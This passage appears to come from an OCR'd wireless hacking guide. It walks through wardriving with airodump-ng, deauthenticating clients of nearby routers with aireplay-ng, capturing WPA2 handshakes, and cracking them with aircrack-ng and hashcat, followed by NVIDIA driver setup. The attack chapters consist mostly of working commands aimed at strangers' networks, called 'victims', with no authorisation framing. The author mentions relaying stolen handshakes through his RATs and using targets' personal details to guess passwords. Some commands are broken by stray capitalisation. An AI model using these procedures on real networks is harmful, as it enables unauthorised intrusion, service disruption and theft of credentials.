Furthermore, we should get a copy of WiFi-Pumpkin

Cd /tmp
Git clone https://github.com/P0cL4bs/WiFi-Pumpkin
Cd /tmp/WiFi-Pumpkin
Chmod 777 /tmp/WiFi-Pumpkin/*
/tmp/WiFi-Pumpkin/installer.sh

The installer should begin. At the end of the installation, a successful run is performed by typing “wifi-pumpkin” in your terminal. It should just start up the interface.



Close the interface and restart your machine. Assuming that you have purchased the required hardware on the first page of Chapter 1, then we are ready to go wardriving, warkitting, and exploiting every detecting Wireless Access Point out there.


Chapter 2: Reconnaissance, Wardriving, & Replay-Attacks

Before we hit the road, we need to check the functionality of your brand spanking new wireless dongle (the USB adapter).

1. Start Kali Linux, and wait until you fully boot, this is important[19]
2. Plug in your USB wireless dongle
3. Type the following command

Airmon-ng start wlan1
Airodump-ng wlan1mon

4. You should see this




5. Now we need to check ARP Injection

aireplay-ng -9 wlan1mon --ignore-negative-one

6. If these steps work, then you are ready to attack wireless access points and capture handshakes (encrypted passwords)
7. Type the following commands to exit monitor mode

Airmon-ng stop wlan1mon
Airmon-ng check kill



Drive to a location that has a wireless access point. Start monitor mode and airodump again.

---


[19] This is important because the wireless interface names can get "mixed up" if you fail to keep your new USB Wi-Fi Adapter OUT of any USB ports before you start Kali Linux.

Normally, your Wireless Adapter is referred to as "wlan0" for your INTERNAL wireless card INSIDE of your laptop, and "wlan1" for your EXTERNAL USB wireless card.

If you encounter a situation where your wireless cards are mixed up, pull your USB wireless card, restart the machine and WAIT until you fully boot into Kali Linux before reinserting it again. You can check your wireless cards by typing "ifconfig -a" on a terminal.

On the airodump interface, you can interact with the menu by pressing the following keys:

[S] = Sort detected routers by category, such as Data Packets, which is one way of telling whether or not the router actually has victims[20]
[D] = Resets the sorting to default
[A] = Isolate the list by… Found Routers, Connected Clients, or Probe Requests (I'll explain later)
[TAB] = Adds highlighting capability, you must press [M] to change the color of a line on airodump
[SPACE] = Pauses/freezes the display, allowing you to highlight a MAC address, and then copy and paste it into your aireplay-ng command.



```
CH 140 ][ Elapsed: 18 s ][ 2017-09-12 11:35 ][ enabled AP selection

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID                    MANUFACTURER
38:70:0C:10:7F:3D  -85       16        0    0  11  54e. WPA2 CCMP   PSK  107F3D                   ARRIS Group, Inc.
82:2A:A8:81:90:CA  -90        2        0    0  11  54e. WPA2 CCMP   PSK  I Believe Wi-fi Can Fly  Unknown
34:97:F6:5F:8D:38  -43       15        6    0   5  54e  WPA2 CCMP   PSK  Nibbler                  ASUSTek COMPUTER INC.
DC:EF:09:B4:58:37  -89        3        0    0   4  54e  WPA2 CCMP   PSK  NETGEAR38                NETGEAR
70:8B:CD:CA:3E:29  -72       16        1    0   5  54e  WPA2 CCMP   PSK  URBANMIX_Guest1          ASUSTek COMPUTER INC.
70:8B:CD:CA:3E:28  -72       15        0    0   5  54e  WPA2 CCMP   PSK  URBANMIX                 ASUSTek COMPUTER INC.
A0:63:91:EE:02:E3  -80       12        0    0   8  54e  WPA2 CCMP   PSK  NETGEAR48                NETGEAR
1C:74:0D:2E:C5:C3  -77       15        0    0   6  54e  WPA2 CCMP   PSK  CenturyLink6735          ZyXEL Communications Corporation
6A:37:E9:1E:E4:97  -73        4        0    0   1  54e  WPA2 CCMP   PSK  <length: 21>             Unknown
A0:63:91:5B:8D:13  -68        9        0    0   1  54e  WPA2 CCMP   PSK  NETGEAR22                NETGEAR
7C:05:07:C0:80:99  -75       11       56    0   1  54e  WPA2 CCMP   PSK  c08099                   PEGATRON CORPORATION
10:0D:7F:DE:B8:BB  -79        3        1    0   1  54e  WPA2 CCMP   PSK  DEB8BB                   NETGEAR
40:8B:07:42:CA:A8  -84        5        0    0  11  54e. WPA2 CCMP   PSK  CenturyLink2853          Actiontec Electronics, Inc
84:1B:5E:DA:14:8C  -89        3        0    0  11  54e  WPA2 CCMP   PSK  Pinky Sou                NETGEAR
B2:B2:DC:83:44:A4  -86        1       11    0  11  54e  WPA2 CCMP   PSK  CenturyLink8925          Unknown
80:2A:A8:81:90:CA  -90        7        0    0  11  54e. WPA2 CCMP   PSK  Abraham Linksys          Ubiquiti Networks

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

After locating a router with data transmissions or connected clients you are ready to strike (that router only). For now, you need to either copy/paste or write down two critical numbers:'

1. The BSSID MAC address
2. The Channel

Client MAC addresses can come later. Some clients will NOT be revealed until you "deauth" the router itself. If you have begin the replay attack already, then you would quickly realize that aireplay-ng will advise you to attack a client instead of the actual router.

---

[20] **This is required to capture handshakes. That is, we need people CONNECTED to the router, WIRELESSLY.** The Replay-Attack will de-authenticate ("deauth") our victims, and force them to reconnect. Upon reconnecting, we capture the handshake as it is transmitted across the air. This only applies to WPA/WPA2 Encrypted Routers, which nowadays is a SOHO Standard (Small Office/Home Office)

To attack our target and capture the handshake, first we need to open a specific listener to that target. So it won't get clouded by stray signals or "channel-hopping".[21]

Open a terminal and type:

airodump-ng --band abg --bssid <target BSSID> -a -c <target Channel> --write <capturefile> wlan1mon


Where <target BSSID> = Your targeted router
Where <target Channel> = The broadcast channel of the targeted router
Where <capturefile> = Is any damn name you want for your save file in *.cap format

Open another terminal and type

aireplay-ng -0 0 -a <target> --ignore-negative-one wlan1

Where <target> is the MAC address (BSSID) that you recorded previously.

If all goes well you should see this. Notice the prompt WPA handshake: 34:96:F6:XX:XX:XX, meaning that I captured the handshake of that router. **You captured the password! Now you need to crack it.**[22]



[21] **Channel hopping is caused because there are two instances of airodump-ng running.** You have the first one, that is scanning ALL nearby routers. And you have the second one, that is targeting a specific router. You need to close the first mass-scanning instance. You can tell if the channel hop is occurring because the targeted channel instance is constantly rotating channels on the top-left.

[22] **The capture of the handshake should be instantaneous**, assuming (1) There are connected clients on the router (2) Your antenna is pointed at your target (3) The deauthed clients are attempting to reconnect to the router.

If this is not working, try moving your attenna around in your car or reposition yourself. The antenna requires a clear line of sight to the target because it's directional. Both Parabolic and Yagi-type attennas are effectively the "Sniper Rifles" of wireless hacking. However, factors such as noise and interference from other routers may disrupt your efforts.

Another trick you can try is targeting the CLIENT'S MAC address and not the BSSID. Stop the de-auth attack loop with CTRL-D, pause the targeted capture terminal and copy/paste one of the connected clients on the bottom of the list. Make a new terminal and attack the client directly (see next page)

Now close both terminals by pressing [CTRL]+[D] and GTFO OUT OF THERE. This attack repeatedy causes network disruptions until it is stopped. You have to terminate aireplay which is ended by closing the window to halt the de-authing process.[23]

The alternative attack method: Targeting the client, and not the router

If you are having trouble capturing the handshake, you can target the client instead, which also gives out a neat looking output of "packet acknowledgements". Represented as…

[64|64] ACKS
[23|64] ACKS

This shows how many packets were actually received by our targeted client. This is a good measure of figuring out whether or not the Replay-Attack is actually working. Is there a signal issue? (that would be **[0|64] ACKS** repeating). Or a obstacle like a wall or mirror?

To do this stop your de-auth attack loop with a CTRL-C or a CTRL-D. Open a new terminal and type this

aireplay-ng -0 0 -c <CLIENT MAC> -a <ROUTER BSSID> --ignore-negative-one wlan1mon

It now will run another permanent deauth attack loop. Targeting the client instead. Make sure to keep moving your antenna around to get a better lock. We need…

1. Both the ability to transmit our deauth packet to the target
2. And the ability to receive the handshake between the targeted client and router

Obviously you are still having a targeted listener running. The likelihood of getting a handshake now is substantially improved.[24]

---

[23] **These long-arcane commands can seem strenous to some, but they can be automated using Python scripts.** I personally wrote a wireless hacking suite known as Cylon Raider. It comes auto-installed with my other Malware Suite known as Arms Commander. You can install it yourself by git cloning this repository and running "setup.py"

https://github.com/tanc7/Arms-Commander

However, simply doing this process EZ-Mode is something I strongly discourage. You need to fully understand how these tools work, as a CLI (Command Line Interface). Shortcuts will not teach you anything.

[24] **The reason why I chose to mention this LATER and not immediately is because NOT ALL CLIENTS can be immediately revealed.** Some can take several minutes to begin appearing on your targeted listening terminal instance.

It's important to simply start deauthing the ROUTER first and see "what else shows up" on airodump-ng.

Chapter 3: Cracking Passwords with Aircrack-ng and Hashcat

Note: We are first going to do this with Aircrack-ng. Aircrack will use your CPU of your box to crack the passwords.

*However, **HashCat requires the use of a GPU (graphics card), and you need to install proprietary drivers from either NVidia or ATI/AMD. A**nd despite the abundance of new technical details on installing them that were discovered and released this year, your mileage MAY VARY. Most of the time, video card driver installations on Linux is also a exercise in frustration and may PERMANENTLY break your Kali Linux Installation.*

Kali Linux MUST be installed on a HARD DISK to allow EFFICIENT UTILIZATION of your video card.

For that reason, we are NOT IMMEDIATELY jumping into a How-To Setup Video Card Drivers for Hashcat until LATER.

Aircrack-ng

Cracking a password with aircrack is simple. We need two things.

1. Our original WPA2 Handshake Capture which was written as a *.cap file in the previous chapter
2. A wordlist

The syntax for aircrack is this:

aircrack-ng -a 2 -w <wordlist> <Capture File Containing Handshake>

1. Where 2 means Force-Attack-Mode WPA2-PSK, the most common SOHO encryption configuration[25]
2. Where <wordlist> is a list of passwords in a dictionary. You can find a pre-installed wordlist of common passwords at /usr/share/wordlists.[26] Pay special attention to /usr/share/wordlists/metasploit, where it contains many default password lists
3. Where <Capture File> is the *.cap file containing our captured WPA2-PSK handshake from Chapter 2.[27]

---

[25] **In contrast, -a 1 means force-attack-mode WEP**. The preceding generation of wireless encryption, considered to be easily hackable nowadays. Since it's so rare to find a WEP enabled router in operation I decided to skip it.

[26] Pay special attention to /usr/share/wordlists/metasploit, where it contains many default password lists

[27] **Please note difference between the file formats *.cap and *.pcap**


*.cap is the capture file generated by aireplay and airodump and contains the encrypted wireless handshake

*.pcap files are general purpose packet-capture files. They are commonly found generated by tcpdump, tshark, and can be opened by wireshark

*.pcapng files are unique only to Wireshark. They can be saved back to *.pcap files so other packet sniffers can review them.

*.hccapx files are unique to HashCat. HashCat requires input files to be in this format

I created a fake access point with the password "password1". I also made a wordlist for demonstration containing that only password. Using what I explained I chapter 2, I captured the handshake and ran aircrack against both the capture file and the wordlist.



Note: Out in the field, aircrack will take significantly longer of a time to process.[28] Furthermore, because it only utilizes the CPU, it is excruciating slow to run a Dictionary-Attack against a lengthy wordlist.[29]

---

[28] My CPU, a Intel i7-4700HQ can crack the hash on aircrack at a maximum speed of 35,000 guesses a second. My GPU on my home server, a NVidia GeForce GTX 1050 Ti, can crack a single digest at a speed of 137,000 guesses per second in hashcat. 1.2 billion passwords can be guessed in five and a half hours.

Both these metrics are rather unimpressive. As a single $500+ GTX 1080 can hit the 900,000 guesses per GPU range. Furthermore, clustered password auditing boxes with a minimum of eight GTX 1080s have now hit the market for a retail price of $18,500.

[29] In Hashcat, there is what is known as Hybrid Attacks and Mask-Attacks. They utilize both a wordlist and a randomly generated portion of the password to guess.

Your odds of finding a password in a full-dictionary attack is entirely dependent on whether or not the password is found in your wordlist. However Hybrid and Mask Attacks add a brute-force-like capability as previously mentioned. Therefore it is important to perform as much reconnaissance as possible on your target, hoping that you can use part of their name or personal details to run a attack.

Pure brute force attacks have not been feasible for almost a decade, aside from a few exceptions such as WPS pin brute forcing with Reaver, another wireless attack tool.

HashCat

Note: I am writing this guide with the assumption that you have properly installed and configured your GPU for Kali Linux, which by now, you may have admitted it is a major pain in the ass.

At the end of this section, I will give you a very brief installation guide, courtesy of Offensive Security's Official Blog Post on How-To Install NVIDIA GPU drivers. This only applies to NVidia products.

HashCat has billed itself as the fastest GPU powered password cracker. The commands are a bit hard to understand but I will give you a few one-liners to get you started.

Yes I am aware of the difficult documentation by HashCat. But they created a great and awesome product.

First, we need to convert the *.cap files from airodump into a hccapx format. To do this, you need HashCat's program hashcat-utils.[30]

Cd /tmp
Wget https://github.com/hashcat/hashcat-utils/releases/download/v1.8/hashcat-utils-1.8.7z

Just unzip the file using the GUI as that is the easiest then… Change directory into your unzipped folder and reopen a terminal

Cd /root/Downloads/hashcat-utils-1.8/bin/
Chmod 777 /root/Downloads/hashcat-utils-1.8/bin/cap2hccapx.bin
Cp -r /root/Downloads/hashcat-utils-1.8/bin/cap2hccapx.exe /usr/local/bin

Now you can convert your *.cap files into a hashcat compatible format

Cap2hccapx.bin <input *.cap file>.cap <output *.hccapx file>.hccapx

[30] The URL for these versions tend to change, thereby breaking the link I posted. If you cannot find it, google "hashcat-utils"

FINALLY you can run hashcat against it. Here is a few one-liners to get your started on cracking WPA2-PSK handshakes.

Straight-Dictionary Attacks (no randomization, just read off a dictionary)

Hashcat -a 0 -w 4 -m 2500 <hccapx file> <dictionary>

Combinator-Attacks (Two dictionaries)

Hashcat -a 1 -w 4 -m 2500 <hccapx file> <dictionary #1> <dictionary #2>

Hybrid Attacks (Randomize the left or right side)


Randomize RIGHT:

Hashcat -a 6 -w 4 -m 2500 <hccapx file> <dictionary> <character set>[31]

Randomize LEFT (Reverse Hybrid):

Hashcat -a 6 -w 4 -m 2500 <hccapx file> <character set> <dictionary>

At first you will not see anything happen, but if you press [S] or [Enter], you can observe the status[32].



[31] **Character set is basically a expression that tells you which randomized characters to use**, like uppercase, lowercase, or numbers or punctuation characters. Here is a list of character sets: https://hashcat.net/wiki/doku.php?id=mask_attack


[32] **Initially your password cracking speed, or "hash-rate" is at 0, because it needs to prepare the dictionary file for attack.** Eventually after a few minutes the hashrate begins to gain and accelerate.

Note that we are using workload level 4, or "Nightmare". This may cause severe slowdowns on your cracking rig and it consumes a ton of power.[33] You will also need to give it time for it to cache your wordlist (depending on size) and start cracking.

Also note in the illustration that my GPU is not operating at maximum speed. Depending on how many actual unique digests (passwords) are in your hccapx file, your speed begins to drop. Capture files with multiple passwords (handshakes) can contain multiple passwords.

Upon successful cracking of a hash you can either observe it from the display or run the following command

Hashcat -a 0 -m 2500 --show <cracked hccapx file>



[33] This photo is from my remote server controlled by my RATs (the alternative acronym for RAT besides Remote Access Trojan is Remote Administration Tool)

Normally I remotely upload my captured handshakes through a encrypted connection through my RATs, which then is remotely cracked by my server. Think of my server as my "mothership".

In this example, the user::password is **hearthstone**::**guest1234**

Here is another neat tip. The HCCAPX file for HashCat hashes can be edited by HashCat itself. That means, if HashCat cracks a password in a specific *.hccapx file, it will mark it as “cracked” and write the password in the file. If HashCat encounters the same exact file again, HashCat will immediately skip it and move on to the next file while showing the cracked hash, ESSID, and BSSID.

Asleap

A special note should be made about Asleap, which performs a Accelerated Offline Dictionary Attack. This will be covered in the Attacking RADIUS/MGT/Enterprise[34] Encrypted Networks section. We will be using Asleap to crack the NTLM handshake from a Enterprise Wireless Network in a later chapter.

[34] The terms “MGT”, “ENT”, and “RADIUS” as seen on your airodump display all mean the same thing. Meaning that your target uses a RADIUS server and therefore every user has a unique “username” and a password”.

Please Bear With Me. How to get HashCat and GPU drivers working on Kali Linux

Historically, documentation on how to install official NVidia drivers are poorly documented. However, I managed to successfully install NVIDIA (and not ATI/AMD) drivers on Kali Linux 4.6 to 4.9 using the following guide: https://www.kali.org/news/cloud-cracking-with-cuda-gpu/[35]

And a forewarning. This will NOT guarantee a successful installation on your rig! Meanwhile it may cause serious side effects such as (1) Data loss (2) Breaking your Kali Linux Install (3) Losing your "lewt" (4) Domestic violence (5) Arrest reports (6) Hardware damage (7) Permanent Hard Disk Damage

Please BACK UP YOUR DATA/PORN BEFORE PROCEEDING.

As I mentioned before, I only tested this on NVidia GPUs. One of the installation attempts, broke my GNOME Desktop environment on my laptop, when attempting to configure my GeForce 840M to work. It forced me to resort to using XFCE as a desktop environment.

My second attempt, on my home server was nearly perfect.[36]

There are effectively five stages in the guide. All of it must be performed manually. Here is a summary:

1. **Distribution-Upgrade** Kali Linux to 4.9
2. **Blacklist** the default Open Source Video Drivers
3. **Reboot and continue configuring Kali Linux while "blind"**
4. **Install** replacement NVidia drivers and reboot
5. **Test** NVidia command line interface and HashCat Commands
6. **Profit**

We will go through this step-by-step in the next new pages.

Good luck, and keep all breakable objects and loved ones far away from you for the next two hours.

[35] This was the result of a How-To Guide found in a obscure NVidia forums post that was published last year. Apparently OffSec discovered it and picked it up to publish to the rest of us. Yay!
[36] Except the server had no sound. Pulseaudio was forced upon us and broke sound :(

Distribution Upgrade to Kali 4.9

The first step to installing the NVidia video drivers properly is to fully perform a distribution upgrade.[37]

Run the following commands to begin the upgrade process.

Apt-get update && apt-get upgrade -y && apt-get dist-upgrade -y

Now restart your system. As soon as it is finished booting, type:

Uname -r

You should see output like this

4.12.0-kali1-amd64[38]

You must now blacklist the kernel drivers for the stock open-source driver.

Warning: After a reboot, your display will be shot. You will not even be able to use the GUI. You must be comfortable using the TTY interfaces (the basic CTRL+ALT+F2 to F10 terminals) to continue with the installation, or even to reverse a mistake.

Check that you have Nouveau open source drivers running.

Lsmod | grep -i nouveau

You should see a output like this:

```
root@kali:~# lsmod |grep -i nouveau
nouveau 1499136 1
mxm_wmi 16384 1 nouveau
wmi 16384 2 mxm_wmi,nouveau
video 40960 1 nouveau
```

[37] This also includes ensuring that your headers are also updated to Kali Linux 4.9. There is a lot of things that can go wrong with the subsequent steps if this part goes wrong (for example, the apt repo is down and you failed to retrieve the headers or your internet connection crapped out on you)

[38] As of September 14th, Kali Linux has moved on to Linux Kernel 4.12 and not 4.9 as the original video driver installation guide covered. There is a noticeable improvement in Kali Linux image 2017.1 (the same exact version).

Blacklist the stock open source drivers (Nouveau)

echo -e "blacklist nouveau\noptions nouveau modeset=0\nalias nouveau off" > /etc/modprobe.d/blacklist-nouveau.conf

Warning: Do not copy and paste this line. Type it as is, including the single '>' symbol. This creates three lines that overwrites the file blacklist-nouveau.conf. Memorize the location of this file, you will need it to recover from a botched install.

Now run this following command as is, to update initramfs and auto-reboot:

update-initramfs -u && reboot

When you are finished rebooting you might realize that you are blind. Either the Desktop is completely empty or blacked out. Open a TTY terminal with CTRL + ALT + F2 and proceed by:

